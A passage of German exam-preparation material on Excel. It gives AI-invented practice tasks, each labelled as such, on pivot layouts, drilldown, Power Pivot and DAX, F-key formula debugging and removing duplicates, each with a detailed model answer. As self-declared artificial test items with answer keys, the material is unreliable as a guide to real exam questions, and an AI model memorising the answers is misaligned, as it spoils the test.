Das Layout wird über *Entwurf* → *Layout* → *Berichtslayout* umgeschaltet und entscheidet darüber, ob das Ergebnis gelesen oder weiterverarbeitet werden kann. Das **Kurzformat** ist die Voreinstellung: Alle Zeilenfelder stehen in **einer einzigen Spalte** untereinander, die Hierarchieebenen werden durch Einzug dargestellt, und die Spalte trägt die nichtssagende Überschrift „Zeilenbeschriftungen“. Das ist kompakt und für den schnellen Blick am Bildschirm gut geeignet, aber als Datenlieferant unbrauchbar, weil Produktgruppe und Produkt in derselben Spalte stehen. ✓ {6}

Das **Gliederungsformat** ordnet die Zeilenfelder in **verschiedenen Spalten** an und stellt damit die Hierarchie sauber getrennt dar; die Zwischenergebnisse stehen weiterhin oberhalb der jeweiligen Gruppe. Das **Tabellenformat** geht einen Schritt weiter und gibt jeder Ebene nicht nur eine eigene Spalte mit sprechender Überschrift, sondern setzt die Zwischenergebnisse in eine **separate Ergebniszeile** unterhalb der Gruppe, also in die klassische Berichtsoptik. Ergänzend lässt sich über „Alle Elementnamen wiederholen“ erzwingen, dass der übergeordnete Wert in jeder Zeile ausgeschrieben wird statt nur einmal am Gruppenkopf; erst diese Kombination aus Tabellenformat und wiederholten Elementnamen erzeugt einen echten, lückenlosen Datensatz-Block, den man weiterverarbeiten, exportieren oder erneut auswerten kann. Rein optische Anpassungen gehören dagegen nicht hierher, sondern in die **PivotTable-Formate** desselben Registers, wo sich zusätzlich Zeilen- und Spaltenüberschriften hervorheben und gebänderte Zeilen aktivieren lassen. ✓ (7)

d) 1 P. – Drilldown: Chance und Risiko

Der Vorgang heißt **Drilldown** und besteht schlicht in einem **Doppelklick auf eine Zelle im Wertebereich**: Excel legt daraufhin ein **neues Tabellenblatt** an und schreibt dort genau die Quelldatensätze hinein, die zu diesem einen Wert aggregiert wurden. Fachlich ist das die stärkste Kontrollmöglichkeit, die die Pivot-Tabelle bietet, weil sich jede auffällige Zahl in einem Schritt bis auf die Einzelbelege zurückverfolgen lässt, was aus einer Blackbox eine prüfbare Auswertung macht. Genau diese Bequemlichkeit hat aber einen Preis, und er betrifft die Aufgabenstellung unmittelbar: Der Drilldown funktioniert nur, weil die Pivot-Tabelle **standardmäßig sämtliche Quelldaten im Cache mitspeichert**. Wer eine Mappe verschickt, in der nur noch die verdichtete Pivot-Tabelle sichtbar ist, verschickt trotzdem den vollständigen Datenbestand; Rohleder nennt das eine „unbeabsichtigte Indiskretion“ und einen vermeidbaren Anfängerfehler. Die Gegenmaßnahmen (nur Werte einfügen beziehungsweise „Quelldaten mit Datei speichern“ und „Details anzeigen“ abschalten) sind in `sicherheit.md` unter „Weitergabe von Pivot-Ergebnissen“ behandelt. Verwandt, aber harmloser ist *Optionen → Berichtsfilterseiten anzeigen*, das für jedes Element eines Seitenfeldes automatisch ein eigenes Blatt mit der zugehörigen Pivot-Tabelle erzeugt. ✓ (8)

Über die geforderten Punkte hinaus

(✓){+1} Zwei Optionen gehören unmittelbar nach dem Erstellen jeder Pivot-Tabelle gesetzt und ergänzen die Layout-Frage: „Spaltenbreiten bei Aktualisierung automatisch anpassen“ **ab**, weil sonst jede Aktualisierung die von Hand gesetzten Breiten zerstört, und „Zellformatierung bei Aktualisierung beibehalten“ **an**.

(✓){+2} Auch innerhalb einer Pivot-Tabelle lässt sich bedingte Formatierung einsetzen. Der Unterschied zur normalen Anwendung: Die Regel darf nicht an feste Zelladressen gebunden werden, sondern muss über die im Dialog angebotene dritte Option „Alle Zellen, die die Werte ‚Summe von X‘ für ‚Y‘ und ‚Z‘ anzeigen“ auf die Feldkombination bezogen werden. Sonst wandert die Formatierung beim nächsten Umbau der Tabelle ins Leere.

Rohleders Erwartung: Er führt diese vier Bedienthemen über mehrere Übungen hinweg vor und legt Wert auf die Begründung, nicht auf den Klickpfad: Datenschnitte, weil sie die Filterlage sichtbar machen; Gruppieren, weil es eine Hierarchie ohne Eingriff in die Quelldaten schafft; das Tabellenformat, weil nur es einen weiterverarbeitbaren Datensatz liefert; der Drilldown, weil er Nachvollziehbarkeit schenkt und Vertraulichkeit kostet. Wer beim Drilldown die Cache-Konsequenz mitnennt, verbindet zwei Kapitel, und genau das honoriert er.

Aufgabe #068 · 8 P. · Power Pivot, Datenmodell und DAX · von der KI erfunden – kein Original

Ein mittelständisches Unternehmen wertet monatlich rund 1,4 Millionen Belegzeilen aus, die in vier Tabellen liegen: Belege, Artikelstamm, Kundenstamm und Kalender. Bisher werden Artikel- und Kundenmerkmale mit SVERWEIS-Spalten an die Belegtablette angehängt, danach folgt eine klassische Pivot-Analyse. Ein Data Warehouse existiert nicht.

- a) 3 P. Erläutern Sie Funktionsweise und Einsatzgebiet von Power Pivot.
- b) 3 P. Erläutern Sie das Datenmodell und den Begriff DAX-Measure und geben Sie ein Beispiel an.
- c) 2 P. Nennen Sie je zwei Vor- und Nachteile gegenüber der klassischen Pivot-Analyse.

a) 3 P. – Funktionsweise und Einsatzgebiet

Power Pivot für Excel ist ein **Add-In für leistungsfähigere Datenanalysen und Self-Service Business Intelligence auf dem Desktop**. Es ist kein gewöhnliches Excel-Add-In, sondern ein **COM-Add-In**, das über *Datei* → *Optionen* → *Add-Ins* → *COM-Add-Ins verwalten* erst scharfgeschaltet werden muss und danach ein eigenes Register im Menüband erhält. Enthalten ist es nur in den „großen“ Office-Lizenzen, eine Einschränkung, die in der Praxis mehr Projekte entscheidet als jedes fachliche Argument, weil ein Modell, das der Ersteller bauen kann, beim Empfänger schlicht nicht läuft. ✓ {1}

Technisch bringt Power Pivot eine **eigene, spaltenorientierte In-Memory-Engine** mit, die außerhalb des normalen Tabellenblatts arbeitet. Damit ist es nicht länger an die Blattgrenze von rund 1,05 Millionen Zeilen gebunden; Auswahl und Umfang der Quelldaten sind nach Rohleders Formulierung „theoretisch fast unbegrenzt“. Als Datenquellen sind ausdrücklich professionelle Datenbanken vorgesehen, also SQL Server, Oracle, Sybase oder DB2, daneben aber auch Excel-Tabellen, Textdateien und über Power Query praktisch beliebige weitere Quellen. ✓ {2}

Das Einsatzgebiet fasst Rohleder in einer Überschrift zusammen: **„Für Poweruser ohne Data Warehouse.“** Gemeint ist ein Unternehmen, das groß genug für große Datenmengen, aber zu klein für eine eigene vorgelagerte Analyse-Infrastruktur ist, also genau die Konstellation der Aufgabenstellung. Sein Fazit lautet entsprechend: eine **professionelle Lösung für sehr große Datenmengen, falls Pivot-Analysen das Werkzeug der Wahl sind**. Der Konditionalsatz ist Teil der Aussage und verweist zurück auf die Frage, ob die Pivot-Tabelle für das Problem überhaupt das richtige Werkzeug ist. Einzuordnen ist Power Pivot damit als **Zwischenstufe vor dem Systemwechsel**, also als die letzte Ausbaustufe, bevor die Auswertung in ein Data Warehouse oder nach Power BI wandert. ✓ {3}

b) 3 P. – Datenmodell, Beziehungen und DAX-Measures

Rohleders Einordnungsbild ist eine Addition: Excel steuert **Analysefunktionen und die Pivot-Oberfläche** bei, die Datenbankwelt (in seiner Darstellung durch Access vertreten) steuert **Datentabellen und Relationen** bei, und Power Pivot ist die Verbindung aus beidem. Konkret werden die vier Tabellen der Aufgabenstellung nicht mehr zu einer breiten Tabelle zusammengeschrieben, sondern jede für sich ins **Datenmodell** geladen; dort werden zwischen ihnen **Beziehungen** definiert, typischerweise 1:n von den Stammdatentabellen zur Belegtablette über die jeweiligen Schlüsselfelder. Die Pivot-Tabelle greift anschließend auf das Modell als Ganzes zu, sodass sich Kundenmerkmale und Artikelmerkmale in einer Auswertung kombinieren lassen, obwohl sie physisch in getrennten Tabellen liegen. ✓ {4}

Damit entfallen die SVERWEIS-Spalten vollständig, und mit ihnen die drei Probleme, die sie mitbringen: Jede angehängte Nachschlagespalte vervielfacht die Zeilenzahl mit der

Spaltenzahl zu Millionen einzelner Formeln, sie muss bei jedem neuen Datenstand nachgezogen werden, und sie friert einen Stammdatenstand ein, der sich später ändert. Im Datenmodell steht jedes Merkmal genau einmal an seiner fachlich richtigen Stelle; die Verknüpfung ist eine Strukturaussage statt Millionen wiederholter Einzelberechnungen. Eine **Kalendertabelle** ist dabei kein Beiwerk, sondern Voraussetzung für jede saubere Zeitauswertung, weil erst sie Monat, Quartal, Geschäftsjahr und Vorjahresbezug als echte Felder bereitstellt. ✓ {5}

Gerechnet wird im Modell mit **DAX (Data Analysis Expressions)**, einer eigenen Formelsprache, deren Funktionsnamen denen der Tabellenblattfunktionen ähneln, die aber nach anderen Regeln arbeitet. Das zentrale Konzept ist das **Measure**: eine benannte, mappenweit gültige Berechnungsvorschrift, die nicht zeilenweise materialisiert, sondern erst im jeweiligen Auswertungskontext ausgerechnet wird. Ein Measure Umsatz wird einmal definiert und liefert anschließend in jeder Zelle den Umsatz genau der Kombination, an der es gerade steht, ohne dass es für Region, Monat oder Kunde je neu geschrieben werden müsste. Es tritt damit an die Stelle des berechneten Feldes der klassischen Pivot-Tabelle, ist ihm aber deutlich überlegen (Trennzeichen je nach Spracheinstellung Semikolon oder Komma):

```
Umsatz := SUM(Belege[Betrag]) Umsatz Vorjahr := CALCULATE([Umsatz];  
SAMEPERIODLASTYEAR(Kalender[Datum])) Deckungsbeitrag := SUMX(Belege;  
Belege[Menge] * RELATED(Artikel[DB je Stück]))
```

CALCULATE() ist dabei die eigentliche Schlüsselfunktion, weil sie den Auswertungskontext gezielt verändert und damit Vergleiche gegen Vorjahr, Plan oder Gesamtmenge überhaupt erst ermöglicht. SUMX() ist ein Iterator, der zeilenweise ein Produkt bildet und erst danach summiert, also in der korrekten Reihenfolge für jede Deckungsbeitrags- oder Umsatzrechnung, die aus Menge und Preis entsteht. ✓ {6}

c) 2 P. – Vor- und Nachteile

Als **Vorteile** nennt Rohleder ausdrücklich: Auswahl und Umfang der Quelldaten sind theoretisch fast unbegrenzt, es stehen **zusätzliche Auswertungsmöglichkeiten** zur Verfügung (gemeint sind die Beziehungen zwischen Tabellen und die DAX-Measures, für die es in der klassischen Pivot-Tabelle keine Entsprechung gibt), die **Aktualisierung lässt sich automatisieren**, weil das Modell an der Quelle hängt statt an einer kopierten Zellbereichs-Momentaufnahme, und das Ergebnis ist eine professionelle, verteilbare Lösung. Zu beachten bleibt, dass „automatisch“ nicht „von selbst“ heißt: Wie bei der klassischen Pivot muss die Aktualisierung entweder ausgelöst oder über „Aktualisieren beim Öffnen der Datei“ beziehungsweise einen serverseitigen Zeitplan eingeplant werden. Der fachliche Kernvorteil für den Fall der Aufgabenstellung ist die Auflösung der SVERWEIS-Spalten in ein Beziehungsmodell. ✓ {7}

Als **Nachteile** stehen dem gegenüber: Es ist eine **separate Installation auf jedem Rechner** erforderlich, was die Weitergabe an Kollegen und erst recht an Externe erschwert und praktisch immer an der Lizenzfrage hängt; die **Performance hängt maßgeblich von der Datenquelle ab**, das Add-In macht eine langsame Datenbank also nicht schnell, sondern erbt deren Antwortzeiten. Hinzu kommen zwei Punkte, die Rohleder an anderer Stelle nennt: **Power-Pivot-Daten sind immer binär und lassen sich nicht weiter komprimieren**, weshalb die bei XLSX übliche ZIP-Kompression dort nicht greift und die Mappen entsprechend groß werden. Und mit DAX kommt eine **zweite Formelsprache** ins Haus, die zusätzlich gelernt und dokumentiert werden muss und deren Kontextlogik erfahrungsgemäß die eigentliche Einstiegshürde ist. Wer daraus die Konsequenz zieht, dass ein echtes Data Warehouse oder Power BI die sauberere Lösung wäre, argumentiert in Rohleders Sinne, denn Power Pivot ist die Antwort für den, der beides nicht hat. ✓ (8)

■ Über die geforderten Punkte hinaus

(✓){+1} **Dreh-Variante abgesichert:** „Wann genügt die klassische Pivot-Analyse, sodass Power Pivot Overkill wäre?“ — Wenn die Daten in einer einzigen Tabelle liegen, die Zeilenzahl deutlich unter der Blattgrenze von rund 1,05 Millionen bleibt und weder Beziehungen zwischen Tabellen noch Measures gebraucht werden. Dann liefert die klassische Pivot dasselbe Ergebnis ohne COM-Add-In, ohne die Lizenzfrage („läuft das beim Empfänger?“) und ohne die zweite Formelsprache DAX. Rohleders eigener Konditionalsatz — eine professionelle Lösung für sehr große Datenmengen, „falls Pivot-Analysen das Werkzeug der Wahl sind“ — ordnet Power Pivot ausdrücklich als Zwischenstufe vor dem Systemwechsel ein, nicht als neuen Standard.

Rohleders Erwartung: Er fragt Vor- und Nachteile fast immer paarweise, und für Power Pivot liefert er beide Listen auf der Folie gleich mit; sie sollten in der Klausur wiedererkennbar sein. Wichtig ist die Einordnung als Add-In mit Lizenzbindung, nicht als Excel-Funktion, denn die Frage „läuft das beim Empfänger?“ gehört bei ihm zu jeder Werkzeugentscheidung. DAX ist auf Konzeptebene zu beherrschen (Measure gegen berechnete Spalte, ein Beispiel, der Begriff Data Analysis Expressions), eine Syntaxprüfung ist nicht zu erwarten. Zur Abgrenzung gegen die Kurzfassung im Bonusblock von `pivot.md`: Power Pivot nutzt die xVelocity-Engine, die technisch mit den Analysis Services verwandt ist, aber es läuft kein SQL Server mit, und es wird nichts in Echtzeit aktualisiert. Das Stichwort „Zwischenstufe vor dem Systemwechsel“ ist dort bereits gesetzt; diese Aufgabe füllt es aus.

Aufgabe #069 · 6 P. · F-Tasten und Formel-Debugging · von der KI erfunden – kein Original

In einer übernommenen Arbeitsmappe steht eine Formel über sechs Zeilen mit vier verschachtelten WENN-Funktionen, zwei SVERWEIS-Aufrufen und einem SUMMENPRODUKT. Sie liefert 0 statt des erwarteten Betrags.

- a) 3 P. Erläutern Sie die Wirkung von F2, F4 und F9 bei der Arbeit mit Formeln. Gehen Sie bei F4 auf beide Bedeutungen ein.
- b) 2 P. Beschreiben Sie Schritt für Schritt, wie Sie mit diesen Tasten den Fehler eingrenzen, und erläutern Sie, warum der Vorgang mit ESC beendet werden muss.
- c) 1 P. Nennen Sie drei weitere F-Tasten mit ihrer Wirkung.

a) 3 P. – F2, F4 und F9

F2 aktiviert die Zellbearbeitung und setzt die Einfügemarke ans Ende des Inhalts der aktiven Zelle — man landet also direkt im Formeltext, ohne mit der Maus in die Bearbeitungsleiste klicken zu müssen. Der eigentlich wichtige Effekt betrifft aber die Formelbearbeitung: **F2 schaltet die automatische Bereichserfassung ab**. Ohne F2 sammeln die Pfeiltasten innerhalb einer Formel Zellbezüge ein, statt den Textcursor zu bewegen; mit F2 bewegt man sich normal im Text und kann eine bestehende Formel überhaupt erst gefahrlos redigieren. Zusätzlich färbt Excel im Bearbeitungsmodus alle referenzierten Bereiche ein und markiert sie im Blatt — eine erste, kostenlose Sichtprüfung, ob die Formel dorthin zeigt, wo man sie vermutet. ✓ {1}

F4 hat zwei völlig verschiedene Bedeutungen, die sich danach unterscheiden, ob man sich im Bearbeitungsmodus befindet. Steht der Cursor in einer Formel auf oder direkt hinter einem Bezug, **schaltet F4 die Bezugsart durch** und zwar zyklisch: A1 → \$A\$1 → A\$1 → \$A1 → wieder A1. Rohleder führt das als eigenen Grundsatz — Bezugsarten „sofort und richtig einstellen mit der Taste F4“ —, weil das nachträgliche Einsetzen von Dollarzeichen die häufigste Ursache dafür ist, dass eine kopierte Formel danebengreift. Außerhalb des Bearbeitungsmodus dagegen bedeutet F4 **Wiederholen des letzten Befehls beziehungsweise der letzten Aktion**, ist also das Gegenstück zu STRG + Z und identisch mit STRG + Y — extrem nützlich, um etwa dieselbe Formatierung oder dasselbe Zeileneinfügen mehrfach anzuwenden. Nicht zu verwechseln sind die Kombinationen: **ALT + F4** schließt Excel, **STRG + F4** schließt nur das aktive Arbeitsmapfenster. ✓ {2}

F9 löst die **Berechnung aller Tabellenblätter in allen geöffneten Arbeitsmappen** aus, soweit die betroffenen Zellen intern für eine Neuberechnung vorgemerkt sind. Das ist die Taste, die man braucht, sobald die Berechnung von automatisch auf manuell umgestellt wurde, also Rohleders Standardempfehlung bei Performance-Problemen und bei Mappen

mit vielen volatilen Funktionen. Reicht das nicht, weil Excel eine Abhängigkeitskette nicht mehr korrekt auflöst, erzwingt **STRG + UMSCHALT + ALT + F9** die vollständige Neuberechnung aller Zellen in allen geöffneten Mappen samt Neuaufbau des Abhängigkeitsbaums. Die für die Fehlersuche entscheidende Eigenschaft ist aber die dritte: **Ist ein Teil einer Formel markiert, berechnet F9 genau diesen Teil** und ersetzt ihn im Bearbeitungsmodus durch sein Ergebnis. ✓ {3}

b) 2 P. – Das Debugging-Verfahren und die Rolle von ESC

Das Vorgehen ist immer dasselbe und arbeitet sich **von innen nach außen** durch die Verschachtelung. Zuerst wird die Zelle mit **F2** in den Bearbeitungsmodus versetzt. Dann wird der innerste verdächtige Teilausdruck markiert — etwa der erste SVERWEIS (...) — und zwar vollständig einschließlich beider Klammern, weil ein unvollständiger Ausdruck nicht auswertbar ist; praktisch geht das mit UMSCHALT und den Pfeiltasten oder durch Ziehen mit der Maus im Formeltext. Ein Druck auf **F9** ersetzt die Markierung durch ihr **Zwischenergebnis**, das nun im Klartext dasteht: Liefert der SVERWEIS #NV, ist die Ursache gefunden; liefert er den erwarteten Wert, war er unschuldig und man arbeitet sich zum nächsten Teilausdruck vor. Bei Bereichsbezügen zeigt F9 die Matrix in geschweiften Klammern an, sodass sich auch nachsehen lässt, welche Werte eine Funktion tatsächlich verarbeitet — häufig entpuppen sich vermeintliche Zahlen dabei als Text. So lässt sich eine sechszeilige Formel Baustein für Baustein prüfen, ohne sie zu zerlegen. ✓ {4}

Beendet werden **muss** der Vorgang mit **ESC**, und zwar zwingend. ESC verwirft die Bearbeitung vollständig, sodass die Formel unverändert in der Zelle stehen bleibt. Wer stattdessen mit **Enter** bestätigt, schreibt das mit F9 erzeugte Zwischenergebnis **dauerhaft in die Formel** — der ausgewertete Teilausdruck ist dann durch seinen aktuellen Wert ersetzt und rechnet nie wieder mit. Das Ergebnis ist ein harter Wert mitten in einer Formel, also genau der Fehler, gegen den Rohleders Grundsatz „Keine harten Werte in Formeln!“ gerichtet ist — nur diesmal unsichtbar, weil die Formel äußerlich intakt aussieht und einige Zeit lang sogar plausible Zahlen liefert. Die Debugging-Technik ist damit zugleich die effizienteste Methode, eine funktionierende Formel unbemerkt zu zerstören; ESC ist der Preis für ihre Nutzung. Ergänzend steht mit *Formeln* → *Formelüberwachung* → *Formelauswertung* dasselbe Verfahren als schrittweiser Dialog zur Verfügung, der ohne dieses Risiko auskommt, dafür aber langsamer ist. ✓ {5}

c) 1 P. – Drei weitere F-Tasten

F5 öffnet das Dialogfeld „Gehe zu“ (gleichbedeutend mit STRG + G), über dessen Schaltfläche „Inhalte...“ sich gezielt Formeln, Konstanten, Fehlerwerte, Objekte, bedingte Formate, Gültigkeitsprüfungen oder nur sichtbare Zellen markieren lassen; es ist das schärfste Aufräumwerkzeug für eine fremde Arbeitsmappe. **F3** fügt einen definierten Namen über das Dialogfeld „Namen einfügen“ in eine Formel ein und tut nichts, solange

keine Namen definiert sind; davon zu trennen ist **STRG + F3**, das den **Namens-Manager** zum Anlegen und Verwalten von Namen öffnet, sowie **STRG + UMSCHALT + F3**, das Namen aus einer Auswahl heraus erzeugt. **F1** öffnet die Excel-Hilfe. **UMSCHALT + F3** ruft das Dialogfeld „Funktion einfügen“ auf und ist der schnellste Weg zur vollständigen Argumentliste einer selten benutzten Funktion. **F7** zeigt den Dialog „Rechtschreibung“ für das aktive Blatt oder den markierten Bereich, **F8** aktiviert und deaktiviert den Erweiterungsmodus beim Markieren. **UMSCHALT + F11** legt ein neues Arbeitsblatt an, **F11** erzeugt aus dem aktuellen Bereich unmittelbar ein Diagramm, **ALT + F11** startet den Visual-Basic-Editor, **UMSCHALT + F2** fügt eine Notiz ein, **F12** öffnet „Speichern unter“. (Hinweis für die eigene Vorbereitung: Rohleders F-Tasten-Folie schreibt „Strg + F3: Namen einfügen“; seine eigene Tastenliste zwei Folien vorher schreibt richtig „Strg+F3 Einen Namen zuweisen bzw. Bereich benennen“. In der Klausur ist die zweite Fassung die richtige.) Merkposten aus dem Skript: Rohleder hält auf der Tastenfolie ausdrücklich fest, es gebe „z.Zt. keine Tastenkombination für das Einblenden aller Formeln“, und verweist auf *Formeln → Formelüberwachung → Formeln anzeigen*. Das „z.Zt.“ ist ernst zu nehmen, denn seine Liste stammt aus der Excel-2010-Zeit: Die früher gebräuchliche Kombination **STRG + #** hatte damals gerade aufgehört zu funktionieren. Heute dokumentiert Microsoft **STRG + Graviszeichen (`)** für das Umschalten zwischen Werte- und Formelanzeige; auf der deutschen Tastatur liegt der Gravis auf **UMSCHALT + ´**, man greift die Kombination also als **STRG + UMSCHALT + ´**. In der Klausur ist der Menüweg die sichere Antwort — er gilt in jeder Version. Der Hinweis, dass es die Tastenkombination inzwischen doch gibt, ist der Zusatz, der zeigt, dass man selbst nachgesehen hat. ✓ {6}

■ Über die geforderten Punkte hinaus

(✓){+1} Rohleders Empfehlung zum Umgang mit der Tastenliste ist ausdrücklich analog: die vollständige Liste auf die eigenen Favoriten eindampfen, zweiseitig formatieren, ausdrucken, laminieren, auswendig lernen „wie Vokabeln“ und trotzdem griffbereit halten. Dahinter steht sein Grundsatz, dass Tastenkombinationen effizienter sind als die Maus, bei ihm kein Stilhinweis, sondern eine Kostenrechnung.

(✓){+2} Zu den F-Tasten gehört bei ihm der Hinweis auf die Hardware: Für professionelle Excel-Arbeit sind externer Monitor, eine **vollwertige Tastatur mit 102 Tasten** und eine Vertikalmaus vorgesehen. Auf einer Notebook-Tastatur mit fn-belegten F-Tasten ist die halbe hier beschriebene Bedienung nicht mehr flüssig erreichbar.

Rohleders Erwartung: Er nennt F1, F2, F4 und F9 als seine Beispiele für die Tasten, mit denen man „schneller zum Ziel“ kommt, und stellt die Folie unter „TOP TIPP“. Bei F4 will er beide Bedeutungen sehen; wer nur die

Bezugsart nennt, hat die halbe Antwort. Der eigentliche Punktebringer ist b): Die F9-Teilauswertung ist sein erklärtes Werkzeug gegen Monsterformeln, und der ESC-Hinweis zeigt, dass man sie wirklich benutzt und nicht nur davon gelesen hat. Die Enter-Varianten (Enter, STRG + Enter, STRG + UMSCHALT + Enter, ALT + Enter) sind in `grundlagen-features.md` Abschnitt 4 abgehandelt und hier bewusst nicht wiederholt.

Aufgabe #070 · 5 P. · Tabellen-Interns und Duplikate entfernen · von der KI erfunden – kein Original

Sie öffnen den Namens-Manager einer übernommenen Arbeitsmappe und finden dort neben eigenen Bereichsnamen mehrere Einträge, die sich nicht bearbeiten lassen. Außerdem soll aus einer Adressliste mit 30.000 Zeilen der Dublettenbestand entfernt werden.

- a) 3 P. Erläutern Sie, was eine formatierte Tabelle intern ist, und leiten Sie daraus drei praktische Konsequenzen ab.
- b) 2 P. Erläutern Sie „Duplikate entfernen“, seine Risiken und eine zerstörungsfreie Alternative.

a) 3 P. – Was eine Tabelle unter der Haube ist

Intern sind formatierte Tabellen **benannten Bereichen ähnlich, im Namens-Manager aber schreibgeschützt**, was genau die nicht bearbeitbaren Einträge aus der Aufgabenstellung erklärt. Sie erscheinen dort, weil eine Tabelle wie ein Name auf einen Bereich verweist, lassen sich aber nicht dort ändern, weil ihre Definition an das Tabellenobjekt gebunden ist. Umbenannt wird eine Tabelle deshalb ausschließlich über *Tabellenentwurf* → *Tabellenname* oder über das entsprechende Feld, das Rohleder ausdrücklich in die Symbolleiste für den Schnellzugriff zu legen empfiehlt. In VBA schließlich sind Tabellen **ListObject-Objekte** und damit programmatisch als Datenstruktur ansprechbar, was sie von einem bloßen Zellbereich grundlegend unterscheidet. ✓ (1)

Die **erste Konsequenz** betrifft die Namensvergabe: Tabellennamen gelten für die **gesamte Arbeitsmappe** und können daher, wie Rohleder es formuliert, „irgendwo“ in der Mappe gespeichert sein. Ein Tabellename muss also mappenweit eindeutig sein, und aus einem Namen allein ist nicht ersichtlich, auf welchem Blatt die Tabelle liegt. Genau deshalb ist die Präfix-Konvention `t b l` keine Kosmetik, sondern notwendig: Sie trennt Tabellen von Blattnamen und benannten Bereichen (analog `s h t`, `n m e` und `r n g`), und sie sorgt dafür,

dass die Autovervollständigung beim Tippen einer Formel sofort alle Tabellen anbietet, sobald man „tbl“ eingegeben hat. ✓ {2}

Die **zweite Konsequenz** ist, dass Tabellenbezeichner auch in den Formeln benannter Bereiche vorkommen dürfen; ein Name kann also seinerseits auf tblUmsatz[Betrag] verweisen, was eine zusätzliche Abstraktionsschicht ermöglicht. Die **dritte Konsequenz** ist eine Reihe von Einschränkungen, die aus der Zweckbestimmung folgen: Tabellen unterstützen **keine Formeln in den Spaltenüberschriften** und **keine zeilenübergreifenden Mehrfachzellen-Matrixformeln** in den Datensätzen, und in einer befüllten Tabelle lassen sich Spalten nicht unmittelbar einfügen oder löschen. Der Grund ist ausdrücklich genannt: Tabellen sind für die Weiterverarbeitung in Datenbanken, Pivot-Tabellen, Pivot-Charts und Power Pivot vorgesehen, und all diese Abnehmer können **nur mit statischem Text als Feldnamen** arbeiten. Ein berechneter Feldname wäre für sie kein Feldname mehr. ✓ {3}

b) 2 P. – Duplikate entfernen und die Alternative

Duplikate entfernen liegt in den Tabellentools sowie unter *Daten* → *Datentools* und öffnet einen Dialog, in dem ausgewählt wird, **welche Spalten für den Vergleich herangezogen werden**. Genau hier liegt die inhaltliche Entscheidung: Ein Datensatz gilt nur dann als Duplikat, wenn er in **allen** ausgewählten Spalten übereinstimmt. Wer nur die Spalte „Nachname“ anhakt, löscht alle Namensvetter; wer alle Spalten anhakt, findet nur exakte Vollduplikate und übersieht denselben Kunden mit abweichender Telefonnummer. Behalten wird dabei stets das **erste Vorkommen** in der aktuellen Sortierreihenfolge, jedes weitere fällt weg; welcher der Datensätze überlebt, entscheidet also die Reihenfolge der Liste und nicht ihr Pflegestand, weshalb vor dem Lauf sortiert werden sollte, etwa nach dem Änderungsdatum absteigend. Der Befehl wirkt außerdem auf den **markierten Bereich**: Ist nur eine einzelne Spalte markiert, obwohl daneben weitere Daten stehen, fragt Excel „Bereich erweitern?“, und wer hier „mit der aktuellen Auswahl fortfahren“ wählt, entfernt Werte ausschließlich in dieser Spalte und schiebt sie gegenüber allen übrigen Spalten um jede entfernte Zeile nach oben. Der Zeilenverbund ist damit zerrissen, jeder Datensatz ab der ersten Dublette gehört danach zur falschen Person, und man sieht es der Liste nicht an. Nach der Ausführung meldet Excel, wie viele Werte entfernt wurden und wie viele eindeutige übrig sind. ✓ {4}

Das Risiko ist darüber hinaus, dass der Befehl **destruktiv** arbeitet: Die betroffenen Datensätze werden physisch aus der Liste gelöscht, nicht ausgeblendet, und nach dem Speichern und Schließen ist der Vorgang nicht mehr rückgängig zu machen. Erschwerend kommt hinzu, dass der Vergleich Groß- und Kleinschreibung ignoriert, führende und nachgestellte Leerzeichen aber sehr wohl unterscheidet; „Meier“ und „Meier “ bleiben also beide erhalten, weshalb GLÄTTEN() sinnvollerweise vorgeschaltet wird. Vor jeder

Ausführung gehören daher eine Sicherungskopie und ein Blick auf das, was gelöscht werden soll: Über *Start* → *Bedingte Formatierung* → *Regeln zum Hervorheben von Zellen* → *Doppelte Werte* lassen sich die Kandidaten zunächst nur einfärben und prüfen. Die **zerstörungsfreie Alternative** ist die dynamische Matrixfunktion `EINDEUTIG()`, gegebenenfalls in `SORTIEREN(EINDEUTIG(tblAdressen[Kunde]))` verpackt: Sie erzeugt die bereinigte Liste als **Ergebnis an anderer Stelle** und lässt die Quelldaten unangetastet, sodass die Bereinigung jederzeit nachvollziehbar und wiederholbar bleibt. Denselben Effekt erzielt im Übrigen jede Pivot-Tabelle, die nach Rohleders Formulierung „die Duplikate in der Liste verdichtet und eindeutige, sortierte Ergebnisse zurückgibt“; die Frage „an wie viele verschiedene Kunden wurde geliefert?“ ist der Musterfall dafür. ✓ {5}

■ Über die geforderten Punkte hinaus

(✓){+1} Wie viele Dubletten überhaupt vorliegen, lässt sich vor jedem Eingriff formelbasiert beantworten: `=ANZAHL2(tblAdressen[Kunde]) - ANZAHL2(EINDEUTIG(tblAdressen[Kunde]))` liefert die Zahl der überzähligen Datensätze, ohne einen einzigen davon anzufassen. Erst wenn diese Zahl plausibel ist, lohnt sich der destruktive Befehl.

(✓){+2} „Duplikate entfernen“ hat im Folienskript keine eigene Folie, sondern steht nur als Aufzählungspunkt in der Liste der Vorteile, die eine Tabellendefinition mitbringt, neben *AutoFilter*, *Teilergebnissen*, *PivotTable-Analysen*, *Verknüpfung*, *Export* und *Aktualisierung*. Für die Klausur heißt das: Der Befehl ist eher als *Beleg für den Nutzen von Tabellen* zu erwarten als als eigenständige Frage.

Aufgabe #071 · 4 P. · Schnelzugriffsleiste und Statuszeile als Analysewerkzeug ·

von der KI erfunden – kein Original

Eine Abteilung arbeitet täglich mit denselben zwölf Excel-Befehlen, die über vier verschiedene Menübandregister verteilt sind. Zusätzlich soll eine importierte Zahlenspalte auf Vollständigkeit geprüft werden, ohne dafür Formeln anzulegen.

- 2 P. Erläutern Sie die Symbolleiste für den Schnellzugriff und beschreiben Sie, wie sich eine einmal erstellte Zusammenstellung im Team ausrollen lässt.
- 2 P. Erläutern Sie, wie die Statuszeile zum Analysewerkzeug wird, und geben Sie an, wie sich damit die Prüfung aus der Aufgabenstellung ohne Formel durchführen lässt.

a) 2 P. – Die Symbolleiste für den Schnellzugriff

